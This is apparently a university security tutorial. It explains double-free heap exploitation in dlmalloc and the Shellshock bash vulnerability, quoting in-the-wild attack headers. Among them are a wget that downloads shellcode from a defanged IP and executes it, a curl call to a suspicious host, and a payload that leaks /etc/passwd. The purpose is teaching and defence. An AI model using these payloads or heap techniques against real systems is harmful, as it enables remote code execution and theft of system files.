NANYANG TECHNOLOGICAL UNIVERSITY

Tutorial 5: Double Free & Shellshock

presented by

Li Yi
Assistant Professor
SCSE

N4-02b-64
yi_li@ntu.edu.sg


COPYRIGHT STATEMENT

Double-Free Attacks

Recap: Double-Free Attack

- Allocate memory chunk A
- Call `free(A)`, with forward consolidation to create larger chunk
- Allocate large chunk B; hope to get space just freed
- Copy ghost chunk into B at the location of A and a free ghost chunk adjacent to the chunk at A
- Call `free(A)` again; coalescing the two ghost chunks will try to remove the free ghost chunk from its bin

(Malloc)-free-malloc-free



Malloc-free-malloc-free


- The double linked list is not corrupted
- The target chunk when freed is coalesced with a neighbouring chunk and is never added to a bin
- The second malloc must get the coalesced chunk
- A ghost chunk is written into the allocated chunk in the position of the chunk that was freed, with a free ghost chunk above it
- Second free causes **`unlink`** to be applied to the fake pointers in the free ghost chunk next to the target chunk (a ghost itself, **`dlmalloc`** does not know about it)

Free-free-malloc-malloc Exploit

1. Prepare memory to ensure that exploit succeeds:
    a. Allocate a chunk from the top chunk (large unallocated memory not in bins)
    b. Allocate target chunk from the top memory chunk
    c. Allocate a chunk of the same size in the same way as in step (a); together with the first chunk it will make sure that the target chunk is not coalesced when being free()'d
    d. Allocate a chunk for the shellcode

You are seeing *Heap Feng Shui* at work; memory allocation needs to be predictable for this step to work

Free-free-malloc-malloc Exploit



chunk allocated in step (c)
target chunk allocated in step (b)
allocated in step (a)

2. Perform **`free()`** on target chunk twice
3. Call **`malloc()`** with size of target chunk; may return the target chunk again, but it will stay in its bin!

Recap: Unlink double-free'd chunk B'

```
[1] FD = P->fd; FD = B′->fd = B′
[2] BK = P->bk; BK = B′->bk = B′
[3] FD->bk = BK; FD->bk = B′->bk = B′
[4] BK->fd = FD; BK->fd = B′->fd = B′
```

Nothing changes: the chunk to be removed from the list of free chunks is still on the list!



Free-free-malloc-malloc Exploit

4. Legitimately write fake forward and backward pointers into the first eight bytes of the target chunk
   - *fd*: target address to be overwritten, minus 12
   - *bk*: value written to the target address

5. Call **`malloc()`** with size of target junk; hope to get the target chunk again; unlinking the target chunk will overwrite memory using the fake pointers *fd* and *bk*:


   FD = *fd*

   BK = *bk*

   fd*->bk = *bk

   Value *bk* written to memory address *fd*+12

Free-free-malloc-(malloc) Attack



Free-free-malloc-malloc

- Two consecutive frees corrupt the double linked list
  - Double-freed chunk remains in the bin when allocated again
- The two mallocs have to get the double-freed chunk
- After the first malloc, fake backward and forward pointers can be written into the user data of the double-freed chunk
- Second malloc causes unlink to be applied to the fake pointers

Shellshock

Bash vulnerability

https://blog.trendmicro.com/trendlabs-security-intelligence/shell-attack-on-your-server-bash-bug-cve-2014-7169-and-cve-2014-6271

Shellshock

- In bash, shell functions can be exported to other bash instances by creating an environment variable with the function definition, e.g.,

```
env ENV_VAR_FN='() { <your function> };'
```


- The value of **`ENV_VAR_FN`** is a function that may be exported to subsequent bash instances
- Bug: bash continues to read beyond the function definition and executes any commands that follow

```
env ENV_VAR_FN='() { <your function> };
<attacker code>'
```

https://blog.trendmicro.com/trendlabs-security-intelligence/shell-attack-on-your-server-bash-bug-cve-2014-7169-and-cve-2014-6271

Shellshock – Impacts

- Bash environment is used in several configurations including CGI, ssh, rsh, rlogin, etc.
- Any web servers which consume user input and absorb them into bash environment are also vulnerable


1. Browser sends URL of CGI program
2. Server uses CGI to run program
3. Program runs
4. Program passes output back to the server
5. Server passes HTML or other output back to browser
Browser
AOLserver
CGI Program

Shellshock – Impacts

Example: a bad request in CGI

- When a web server executes CGI content, it creates environment variables for each of the HTTP request parameters
- This includes GET URI parameters, POST content body parameters, and *all* HTTP headers
- If the CGI content uses BASH at any point, by calling BASH directly, through a sub-process call, or by invoking a shell command (when BASH is the default shell), the vulnerability will be triggered

```
GET /<server path> HTTP/1.1
User-agent: () { :;}; echo something>/var/www/html/new_file
```

Shellshock – Automated Click Fraud

- These requests are attempting to convince the target machine to get resources from suspicious network
- Trivial for attackers to craft HTTP requests that generate ad revenue

```
Accept: () { :;}; /bin/ -c "curl
http://31.41.42[.]109/search/wphp/j.php?cgi=XXX
```

- URLs have been defanged [.] to prevent self-infection
- Lesson: handle malware samples with care

https://blog.trendmicro.com/trendlabs-security-intelligence/shell-attack-on-your-server-bash-bug-cve-2014-7169-and-cve-2014-6271

Shellshock – Downloading Shellcode

- HTTP request to server will cause an environment variable to be set, triggering the vulnerability

```
env Cookie:().{.:;.};.wget.-O./tmp/besh.
http://162[dot]253[dot]66[dot]76/nginx;.
chmod.777./tmp/besh;./tmp/besh;
```

- Loads shellcode `nginx` from `162.253.66.76` into `/tmp/besh`, sets permissions on `/tmp/besh` to `0777`, makes `/tmp/besh` current directory
  - Notation: `[dot]` "defangs IP address" to avoid self infection

https://www.fireeye.com/blog/threat-research/2014/09/shellshock-in-the-wild.html

Shellshock – Capturing Password File

```
User-Agent: () { :;}; echo "Bagstash: "
$(</etc/passwd)
```

- This command is injected into the HTTP User-Agent
- Echoes string "`Bagstash:  `" back to the attacker, and then exploits command substitution in bash
  - `$(…)` starts a subshell and executes the command included, returning the resulting output to the attacker
- `</etc/passwd` is bash shortcut for `cat /etc/passwd`
- `{ :;}` defines an empty function

https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=731

Shellshock – Vulnerability Diagnostics

- Bash version 4.2.24 and priors are vulnerable
- To confirm the vulnerability, test with:

```
env x='() { :;}; echo vulnerable'
bash -c 'echo this is a test'
```

- Output if vulnerable:

```
vulnerable
this is a test
```